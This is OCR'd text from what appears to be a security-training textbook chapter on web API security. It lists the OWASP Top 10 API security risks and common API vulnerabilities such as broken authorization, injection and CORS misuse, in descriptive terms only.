
Source: *https://owasp.org*

According to OWASP, the following are the top 10 API security risks:

API	Risks	Description
API1	**Broken Object Level Authorization**	▪ APIs expose the endpoints handling object identifiers, and the server component does not track the client's state properly, resulting in a massive attack surface level access control flaw ▪ Allows the attacker to modify the object's ID value and obtain unauthorized access to the data source
API2	**Broken User Authentication**	▪ Vulnerabilities in authentication mechanisms allow attackers to capture authentication tokens and steal user identities ▪ Attackers can easily compromise the API security using authentication tokens and exploiting implementation flaws ▪ APIs are vulnerable to authentication attacks such as credential stuffing and brute-forcing
API3	**Excessive Data Exposure**	▪ While designing the API, the developers may expose all the object properties to the clients without considering their individual sensitivity and depend on the clients for filtering data ▪ Allows attackers to retrieve more information than requested
API4	**Lack of Resources and Rate Limiting**	▪ APIs avoid enforcing restrictions on the number of resources requested by the client ▪ Allow attackers to consume all the available resources, resulting in service unavailability to legitimate users, causing DoS ▪ May include authentication flaws that can be exploited to perform brute-force attacks

API5	**Broken Function Level Authorization**	▪ Complexity in access control policies through different hierarchies, groups, and roles between administrative and regular functions can cause authorization errors ▪ Allow attackers to gain unauthorized access to administrative functions or users' resources
API6	**Mass Assignment**	▪ APIs accidentally expose the internal variables or objects due to improper binding and filtering based on a whitelist ▪ Allow attackers with unauthorized access to modify the object properties
API7	**Security Misconfiguration**	▪ Security misconfigurations include vulnerabilities such as insecure default configurations, ad-hoc configurations, open cloud storage, misconfigured HTTP headers, permissive cross-origin resource sharing (CORS), and missing TLS/SSL. ▪ Allow attackers to perform various attacks and compromise the system security
API8	**Injection**	▪ Sending untrusted data as queries to the interpreter may result in injection flaws, such as SQL, LDAP, XML, and command injection. ▪ Allow attackers to trick the interpreter by sending data to execute malicious commands and gain unauthorized access
API9	**Improper Assets Management**	▪ Improper asset management occurs due to a lack of version control for API hierarchies, and older versions of API consists of vulnerabilities that can be exploited by the attacker
API10	**Insufficient Logging and Monitoring**	▪ Lack of proper logging and monitoring along with missing or ineffective integration with incident response can make the system vulnerable ▪ Allow attackers to compromise the system, maintain persistence, and pivot to other systems and networks to extract, tamper with, or destroy data

Table 14.3: OWASP Top 10 API Security Risks



API Vulnerabilities

Vulnerabilities	Description
1. Enumerated Resources	Design flaws can cause serious vulnerabilities that disclose information through unauthenticated public APIs Allows attackers to guess user IDs and easily compromise the security of the user data
2. Sharing Resources via Unsigned URLs	API returns URLs to hypermedia resources like images, audio, or video files that are vulnerable to hotlinking
3. Vulnerabilities in Third-Party Libraries	Developers use third-party software libraries having open-source software licenses Neglecting regular updates and relegating the security fixes can result in many security flaws
4. Improper Use of CORS	CORS is a mechanism that enables the web browser to perform cross-domain requests, and improper implementations of CORS can cause vulnerabilities Using the “access-control-allow-origin” header to allow all origins on private APIs can lead to hotlinking

Vulnerabilities	Description
5. Code Injections	If the input is not sanitized, attackers may use code injection techniques such as SQLi and XSS Allows attackers to steal critical information such as session cookies and user credentials
6. RBAC Privilege Escalation	Privilege escalation is a common vulnerability present in APIs with RBAC when changes to endpoints are made without proper care Allows attackers to gain access to user’s sensitive information
7. No ABAC Validation	Lack of proper ABAC validation allows attackers to gain unauthorized access to API objects or actions to perform viewing, updating, or deleting
8. Business Logic Flaws	Many APIs come with vulnerabilities in business logic Allows attackers to exploit legitimate workflows for malicious purposes

API Vulnerabilities


Modern web applications and SaaS platforms use APIs due to their extensive features, and most of the API security mainly focuses on technical aspects. Poor management of API permissions, flaws in business logic, and exposure of application logic and sensitive data such as personally identifiable information (PII) drastically increase the attack surface and pave the way for attackers to target these vulnerabilities to perform many attacks such as DoS and code injection attack.

Some common API vulnerabilities are listed below:

Vulnerabilities	Description
1. Enumerated Resources	Design flaws can cause serious vulnerability, disclosing information through unauthenticated public API Allow attackers to guess user IDs easily, compromising the security of the user data
2. Sharing Resources via Unsigned URLs	API returns URLs to hypermedia resources such as image, audio, or video files that are vulnerable to hotlinking This can cause several problems such as poor analytics and strains on resources, and can be used by attackers for exploitation Signed URLs can be used to implement policies such as rate limiting, auto expiration, and scoped sharing
3. Vulnerabilities in Third-Party Libraries	Developers use third-party software libraries having open-source software licenses Avoiding regular updates and relegating security fixes can result in many security flaws

4. Improper Use of CORS	▪ Cross-origin resource sharing (CORS) is a mechanism that enables the web browser to perform cross-domain requests; improper implementations of CORS can cause unintentional flaws ▪ Using the "Access-Control-Allow-Origin" header for allowing all origins on private APIs can lead to hotlinking
5. Code Injections	▪ If the input is not sanitized, attackers may use code injection techniques such as SQLi and XSS to add malicious SQL statements or code to the input fields on the API ▪ Allow attackers to steal critical information such as session cookies and user credentials.
6. RBAC Privilege Escalation	▪ Privilege escalation is a common vulnerability present in APIs having role-based access control (RBAC) where changes to endpoints are made without proper attention ▪ Allow attackers to gain access to users' sensitive information
7. No ABAC Validation	▪ No proper attribute-based access control (ABAC) validation allows attackers to gain unauthorized access to API objects or perform actions such as viewing, updating, or deleting
8. Business Logic Flaws	▪ Many APIs come with vulnerabilities in business logic ▪ Allow attackers to exploit legitimate workflows for malicious purposes

Table 14.4: API vulnerabilities



Web API Hacking Methodology

- Web-based APIs are used for **supporting heterogeneous devices** such as mobile and IoT devices
- To make these web-based APIs more user friendly, developers are compromising on the aspect of security, thereby making these web-based services vulnerable to various attacks

